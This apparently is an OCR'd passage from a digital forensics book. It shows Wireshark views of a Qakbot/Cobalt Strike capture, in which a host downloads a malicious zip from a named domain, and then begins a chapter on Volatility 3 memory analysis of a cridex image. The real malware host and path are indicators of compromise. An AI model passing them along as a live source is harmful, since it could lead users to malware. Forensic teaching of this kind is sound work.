11 0.016956 DESKTOP-S9U1NBH.l… igmp.mcast.net IGMPv3
12 0.017069 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… DNS
13 0.017167 DESKTOP-S9U1NBH.l… igmp.mcast.net IGMPv3
15 0.017638 DESKTOP-S9U1NBH.l… 224.0.0.251 MDNS
17 0.017759 DESKTOP-S9U1NBH.l… igmp.mcast.net IGMPv3
18 0.017928 DESKTOP-S9U1NBH.l… 224.0.0.252 LLMNR
20 0.019548 DESKTOP-S9U1NBH.l… igmp.mcast.net IGMPv3
21 0.019671 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… DNS
23 0.020796 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… DNS
25 0.024289 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… DNS
27 0.025112 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… CLDAP
29 0.077855 DESKTOP-S9U1NBH.l… 10.4.14.255 NBNS
30 0.078012 DESKTOP-S9U1NBH.l… 10.4.14.255 NBNS
31 0.078012 DESKTOP-S9U1NBH.l… 10.4.14.255 NBNS
32 0.139412 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… CLDAP
35 0.249760 DESKTOP-S9U1NBH.l… igmp.mcast.net IGMPv3
38 0.252767 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… NTP
40 0.296701 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… DNS
42 0.437900 DESKTOP-S9U1NBH.l… 224.0.0.252 LLMNR
43 0.534357 DESKTOP-S9U1NBH.l… fbodyguards-dc.fant… DNS
45 0.840349 DESKTOP-S9U1NBH.l… 10.4.14.255 NBNS
46 0.840349 DESKTOP-S9U1NBH.l… 10.4.14.255 NBNS


Wireshark · Packet 744 · 2022-04-14-aa-Qakbot-with-Cobalt-Strike.pcap
Frame 744: 503 bytes on wire (4024 bits), 503 bytes captured (4024 bits)
Ethernet II, Src: DESKTOP-S9U1NBH.local (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
Internet Protocol Version 4, Src: DESKTOP-S9U1NBH.local (10.4.14.101), Dst: geobram.com (208.91.198.131)
Transmission Control Protocol, Src Port: 49808, Dst Port: 80, Seq: 1, Ack: 1, Len: 449
Hypertext Transfer Protocol
0000 20 e5 2a b6 93 f1 00 08 02 1c 47 ae 08 00 45 00
0010 01 e9 f8 bd 40 00 80 06 51 09 0a 04 0e 65 d0 5b
0020 c6 83 c2 90 00 50 1b 72 3d 00 7a c5 c4 55 50 18
0030 02 03 61 48 00 00 47 45 54 20 2f 69 73 74 2f 69
0040 73 65 65 72 72 6f 61 65 6d 74 65 66 73 70 69 64
0050 6e 6c 65 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f
0060 73 74 3a 20 67 65 6f 62 72 61 6d 2e 63 6f 6d 0d
0070 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65
0080 70 2d 61 6c 69 76 65 0d 0a 55 70 67 72 61 64 65
0090 2d 49 6e 73 65 63 75 72 65 2d 52 65 71 75 65 73 -
Close
Help



http
No. Time Source Destination Protocol Length Info
744 86.109239 DESKTOP-S9U1NBH.local geobram.com HTTP 503 GET /ist/iseerroaemtefspidnle HTTP/1.1
748 87.170753 geobram.com DESKTOP-S9U1NBH.loc… HTTP 653 HTTP/1.1 200 OK (text/html)
750 87.227980 DESKTOP-S9U1NBH.local geobram.com HTTP 606 GET /ist/NO_2950435796.zip HTTP/1.1
1290 92.544164 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 [TCP Previous segment not captured] Continuation
1292 92.544287 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1294 92.544414 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1296 92.544589 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1298 92.544662 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1299 92.544780 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1302 92.544911 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1305 92.546965 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1306 92.547034 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1307 92.547151 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1309 92.550222 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1310 92.550293 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1311 92.550457 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1312 92.550528 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1313 92.550695 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1315 92.550767 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1317 92.550892 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1319 92.551018 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1322 92.553795 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1323 92.553867 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1324 92.554031 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation



2022-04-14-aa-Qakbot-with-Cobalt-Strike.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
744 86.109239 DESKTOP-S9U1NBH.local geobram.com HTTP 503 GET /ist/iseerroaemtefspidnle HTTP/1.1
748 87.170753 geobram.com DESKTOP-S9U1NBH.loc… HTTP 653 HTTP/1.1 200 OK (text/html)
750 87.227980 DESKTOP-S9U1NBH.local geobram.com HTTP 606 GET /ist/NO_2950435796.zip HTTP/1.1
1290 92.544164 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 [TCP Previous segment not captured] Continuation
1292 92.544287 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1294 92.544414 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1296 92.544589 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1298 92.544662 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1299 92.544780 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1302 92.544911 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1305 92.546965 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1306 92.547034 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1307 92.547151 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1309 92.550222 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1310 92.550293 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1311 92.550457 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1312 92.550528 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1313 92.550695 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1315 92.550767 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1317 92.550892 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1319 92.551018 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1322 92.553795 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1323 92.553867 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1324 92.554031 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
1325 92.554098 geobram.com DESKTOP-S9U1NBH.loc… HTTP 1442 Continuation
Transmission Control Protocol
Hypertext Transfer Protocol
File Data: 1388 bytes
8874, Ack: 1002, Len: 1388
0000 00 08 02 1c 47 ae
0010 05 94 9a a8 40 00
0020 0e 65 00 50 c2 90
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window



Wireshark · Follow TCP Stream (tcp.stream eq 28) · 2022-04-14-aa-Qakbot-with-Cobalt-Strike.pcap
.....N~.....GET /ist/NO_2950435796.zip HTTP/1.1
Host: geobram.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36 Edg/100.0.1185.39
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://geobram.com/ist/iseerroaemtefspidnle
Accept-Encoding: gzip, deflate
Accept-Language: en
Cookie: PHPSESSID=0c8c688b5c23c54f647bba9ba73fdd86
HTTP/1.1 200 OK
Date: Thu, 14 Apr 2022 16:38:43 GMT
Server: Apache
Content-Description: File Transfer
Content-Disposition: attachment; filename=iseerroaemtefspidnle.zip
Content-Transfer-Encoding: binary
Connection: Keep-Alive, Keep-Alive
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Vary: Accept-Encoding
Content-Encoding: gzip
Keep-Alive: timeout=5, max=74
Transfer-Encoding: chunked
Content-Type: application/octet-stream
2 client pkts, 593 server pkts, 3 turns.
Entire conversation (568 kB)
Show and save data as ASCII
Stream 28
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help


Wireshark · Export · HTTP object list
Packet
Hostname
Content Type
Size
Filename
748 geobram.com text/html 171 bytes iseerroaemtefspidnle
1290 geobram.com 1388 bytes NO_2950435796.zip
1296 geobram.com 1388 bytes NO_2950435796.zip
1298 geobram.com 1095 bytes NO_2950435796.zip
1302 geobram.com 1388 bytes NO_2950435796.zip
1305 geobram.com 1388 bytes NO_2950435796.zip
1306 geobram.com 1229 bytes NO_2950435796.zip
1310 geobram.com 1388 bytes NO_2950435796.zip
1312 geobram.com 1388 bytes NO_2950435796.zip
1323 geobram.com 1325 bytes NO_2950435796.zip
1324 geobram.com 1388 bytes NO_2950435796.zip
1325 geobram.com 1388 bytes NO_2950435796.zip
1326 geobram.com 1388 bytes NO_2950435796.zip
1331 geobram.com 1388 bytes NO_2950435796.zip
1334 geobram.com 722 bytes NO_2950435796.zip
1340 geobram.com 1388 bytes NO_2950435796.zip
1342 geobram.com 1388 bytes NO_2950435796.zip
1346 geobram.com 1069 bytes NO_2950435796.zip
1348 geobram.com 1388 bytes NO_2950435796.zip
1349 geobram.com 1388 bytes NO_2950435796.zip
1352 geobram.com 1309 bytes NO_2950435796.zip
1366 geobram.com 1086 bytes NO_2950435796.zip
1367 geobram.com 1279 bytes NO_2950435796.zip
Text Filter:
Save
Save All
Close
Help

Chapter 10: Analyzing System Memory






forensics@ubuntu: ~/volatility3
File Edit View Search Terminal Help
forensics@ubuntu:~/volatility3$ python3 vol.py -h
Volatility 3 Framework 2.2.0
usage: volatility [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]]
[-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS] [-v] [-l LOG]
[-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE]
[--write-config] [--save-config SAVE_CONFIG] [--clear-cache]
[--cache-path CACHE_PATH] [--offline]
[--single-location SINGLE_LOCATION]
[--stackers [STACKERS [STACKERS ...]]]
[--single-swap-locations [SINGLE_SWAP_LOCATIONS [SINGLE_SWAP_LOCATIONS
...]]]
plugin ...
An open-source memory forensics framework
optional arguments:
-h, --help Show this help message and exit, for specific plugin
options use 'volatility <pluginname> --help'
-c CONFIG, --config CONFIG
Load the configuration from a json file
--parallelism [{processes,threads,off}]
Enables parallelism (defaults to off if no argument
given)
-e EXTEND, --extend EXTEND
Extend the configuration with a new (or changed)
setting
-p PLUGIN_DIRS, --plugin-dirs PLUGIN_DIRS
Semi-colon separated list of paths to find plugins
-s SYMBOL_DIRS, --symbol-dirs SYMBOL_DIRS
Semi-colon separated list of paths to find symbols
-v, --verbosity Increase output verbosity
-l LOG, --log LOG Log output to a file as well as the console
-o OUTPUT_DIR, --output-dir OUTPUT_DIR
Directory in which to output any generated files
-q, --quiet Remove progress feedback

```
MemoryImages/cridex.vmem windows.info
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0x804d7000
DTB     0x2fe000
Symbols file:///home/forensics/volatility3/volatility3/symbols/windows/ntkrnlpa.
pdb/30B5FB31AE7E4ACAABA750AA241FF331-1.json.xz
Is64Bit False
IsPAE   True
layer_name      0 WindowsIntelPAE
memory_layer    1 FileLayer
KdDebuggerDataBlock     0x80545ae0
NTBuildLab      2600.xpsp.080413-2111
CSDVersion      3
KdVersionBlock  0x80545ab8
Major/Minor     15.2600
MachineType     332
KeNumberProcessors      1
SystemTime      2012-07-22 02:45:08
NtSystemRoot    C:\WINDOWS
NtProductType   NtProductWinNt
NtMajorVersion  5
NtMinorVersion  1
PE MajorOperatingSystemVersion  5
PE MinorOperatingSystemVersion  1
PE Machine      332
PE TimeDateStamp        Sun Apr 13 18:31:06 2008
```

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime    F
ile output

4       0       System  0x823c89c8      53      240     N/A     False   N/A     N/A     Disabled
368     4       smss.exe        0x822f1020      3       19      N/A     False   2012-07-22 02:42:31.000000      N/A D
isabled
584     368     csrss.exe       0x822a0598      9       326     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
608     368     winlogon.exe    0x82298700      23      519     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
652     608     services.exe    0x81e2ab28      16      243     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
664     608     lsass.exe       0x81e2a3b8      24      330     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
824     652     svchost.exe     0x82311360      20      194     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
908     652     svchost.exe     0x81e29ab8      9       226     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1004    652     svchost.exe     0x823001d0      64      1118    0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1056    652     svchost.exe     0x821dfda0      5       60      0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1220    652     svchost.exe     0x82295650      15      197     0       False   2012-07-22 02:42:35.000000      N/A D
isabled
1484    1464    explorer.exe    0x821dea70      17      415     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1512    652     spoolsv.exe     0x81eb17b8      14      113     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1640    1484    reader_sl.exe   0x81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000      N/A D
isabled
788     652     alg.exe 0x820e8da0      7       104     0       False   2012-07-22 02:43:01.000000      N/A     Disab
led
1136    1004    wuauclt.exe     0x821fcda0      8       173     0       False   2012-07-22 02:43:46.000000      N/A D
isabled
1588    1004    wuauclt.exe     0x8205bda0      5       132     0       False   2012-07-22 02:44:01.000000      N/A D
isabled
```

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime    F
ile output

908     652     svchost.exe     0x2029ab8       9       226     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
664     608     lsass.exe       0x202a3b8       24      330     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
652     608     services.exe    0x202ab28       16      243     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
1640    1484    reader_sl.exe   0x207bda0       5       39      0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1512    652     spoolsv.exe     0x20b17b8       14      113     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1588    1004    wuauclt.exe     0x225bda0       5       132     0       False   2012-07-22 02:44:01.000000      N/A D
isabled
788     652     alg.exe 0x22e8da0       7       104     0       False   2012-07-22 02:43:01.000000      N/A     Disab
led
1484    1464    explorer.exe    0x23dea70       17      415     0       False   2012-07-22 02:42:36.000000      N/A D
isabled
1056    652     svchost.exe     0x23dfda0       5       60      0       False   2012-07-22 02:42:33.000000      N/A D
isabled
1136    1004    wuauclt.exe     0x23fcda0       8       173     0       False   2012-07-22 02:43:46.000000      N/A D
isabled
1220    652     svchost.exe     0x2495650       15      197     0       False   2012-07-22 02:42:35.000000      N/A D
isabled
608     368     winlogon.exe    0x2498700       23      519     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
584     368     csrss.exe       0x24a0598       9       326     0       False   2012-07-22 02:42:32.000000      N/A D
isabled
368     4       smss.exe        0x24f1020       3       19      N/A     False   2012-07-22 02:42:31.000000      N/A D
isabled
1004    652     svchost.exe     0x25001d0       64      1118    0       False   2012-07-22 02:42:33.000000      N/A D
isabled
824     652     svchost.exe     0x2511360       20      194     0       False   2012-07-22 02:42:33.000000      N/A D
isabled
4       0       System  0x25c89c8       53      240     N/A     False   N/A     N/A     Disabled
```

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime

4       0       System  0x823c89c8      53      240     N/A     False   N/A     N/A
* 368   4       smss.exe        0x822f1020      3       19      N/A     False   2012-07-22 02:42:31.000000      N/A
** 584  368     csrss.exe       0x822a0598      9       326     0       False   2012-07-22 02:42:32.000000      N/A
** 608  368     winlogon.exe    0x82298700      23      519     0       False   2012-07-22 02:42:32.000000      N/A
*** 664 608     lsass.exe       0x81e2a3b8      24      330     0       False   2012-07-22 02:42:32.000000      N/A
*** 652 608     services.exe    0x81e2ab28      16      243     0       False   2012-07-22 02:42:32.000000      N/A
**** 1056       652     svchost.exe     0x821dfda0      5       60      0       False   2012-07-22 02:42:33.000000  N/A
**** 1220       652     svchost.exe     0x82295650      15      197     0       False   2012-07-22 02:42:35.000000  N/A
**** 1512       652     spoolsv.exe     0x81eb17b8      14      113     0       False   2012-07-22 02:42:36.000000  N/A
**** 908        652     svchost.exe     0x81e29ab8      9       226     0       False   2012-07-22 02:42:33.000000  N/A
**** 1004       652     svchost.exe     0x823001d0      64      1118    0       False   2012-07-22 02:42:33.000000  N/A
***** 1136      1004    wuauclt.exe     0x821fcda0      8       173     0       False   2012-07-22 02:43:46.000000  N/A
***** 1588      1004    wuauclt.exe     0x8205bda0      5       132     0       False   2012-07-22 02:44:01.000000  N/A
**** 788        652     alg.exe 0x820e8da0      7       104     0       False   2012-07-22 02:43:01.000000      N/A
**** 824        652     svchost.exe     0x82311360      20      194     0       False   2012-07-22 02:42:33.000000  N/A
1484    1464    explorer.exe    0x821dea70      17      415     0       False   2012-07-22 02:42:36.000000      N/A
* 1640  1484    reader_sl.exe   0x81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000      N/A
```

```
1484    1464    explorer.exe    0x821dea70      17      415     0       False   2012-07-22 02:42:36.000000      N/A
* 1640  1484    reader_sl.exe   0x81e7bda0      5       39      0       False   2012-07-22 02:42:36.000000      N/A
```


```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output

